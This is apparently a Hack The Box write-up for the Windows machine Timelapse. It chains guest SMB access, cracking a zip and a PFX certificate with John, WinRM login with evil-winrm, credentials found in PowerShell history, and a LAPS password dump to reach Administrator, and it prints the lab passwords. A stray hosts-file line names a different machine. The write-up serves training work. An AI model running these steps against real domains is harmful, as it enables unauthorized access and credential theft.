
Bageto (Tom B.) - 31/01/2026
Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the svc_deploy user. User enumeration shows that svc_deploy is part of a group named LAPS_Readers. The LAPS_Readers group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.
https://app.hackthebox.com/machines/Timelapse?tab=play_machine
1. Enumeration#
Starting with a standard Nmap scan to identify open ports.
nmap -p- -sC -sV 10.129.35.77

- TCP 445 → SMB over TCP (direct hosting) → historical name of service :
microsoft-ds - We saw smb2-security-mode result, indicates that SMBv2 is running (v2 and v3 run only on port 445)
Before moving forward, we update the /etc/hosts file to link the domain name with its IP address, ensuring proper name resolution for the next steps.
echo "10.129.231.149 cicada.htb" | sudo tee -a /etc/hosts
2. SMB Shares#

We can try to enumerate SMB shares
nxc smb DC01 -u guest -p '' -d '' --shares
smbclient //DC01/Shares

There’s a curious zip file in the Dev folder, download it
get Dev\winrm_backup.zip
3. ZIP Access#
The zip is password protected, we will use john the ripper (zip2john) to crack it First, export the hash of the encrypted archive
zip2john 'Dev\winrm_backup.zip' > hash.txt

Now you can crack the hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt


The password is supremelegacy and the file inside is legacyy_dev_auth.pfx
4. Retrieve PFX file password#
A PFX file is a password-protected certificate container that includes both a certificate and its private key, allowing authentication or identity impersonation without a username and password.
We can now use pfx2john to export the hash of the pfx file and crack it
pfx2john.py legacyy_dev_auth.pfx > hashPfx.txt

john --wordlist=/usr/share/wordlists/rockyou.txt hashPfx.txt

Password’s file is thuglegacy
5. Extract certificate and private key#
Now we will extract the certificate and private key from the .pfx file into a single PEM file without encrypting the private key.
openssl pkcs12 -in legacyy_dev_auth.pfx -out full.pem -nodes
Extract only the certificate (public part) from the PEM file and saves it as cert.pem
openssl x509 -in full.pem -out cert.pem
Extract the private key from the PEM file and saves it as key.pem.
openssl pkey -in full.pem -out key.pem
Now we can use evil-winrm with appropriate arguments.
6. Foothold#
evil-winrm -i DC01 -S -c cert.pem -k key.pem

We now have the user’s flag !
7. Powershell history#
According to the challenge, we have to check the powershell history to find come credentials
cat $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

We found the following credentials :
svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
8. User enumeration#
Let’s enumerate svc_deploy user !
net user svc_deploy

Any user in group LAPS_Readers can read the local passwords for machines in the domain.
Now we can use nxc to dump LAPS passwords that the user svc_deploy can access
nxc ldap DC01 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' --kdcHost DC01 -M laps

9. Privilege escalation#
evil-winrm -S -u "svc_deploy" -p 'E3R$Q62^12p7PLlC%KWaxuaV' -i timelapse.htb
Get-ADComputer -Filter * -Properties * | Select Name, ms-Mcs-AdmPwd
ms-Mcs-AdmPwd is an Active Directory attribute used by LAPS to store the randomly generated local administrator password for a computer object.

Evil-winrm now with theses credentials
evil-winrm -S -u administrator -p 'E5Y1;#wx.%yAk(X37{W89/%}' -i timelapse.htb
The root.txt file is missing from C:\Users\Administrator\Desktop, there is another user named TRX, access to his desktop from the administrator account to see the flag.

We now have root’s flag ! Congrats.
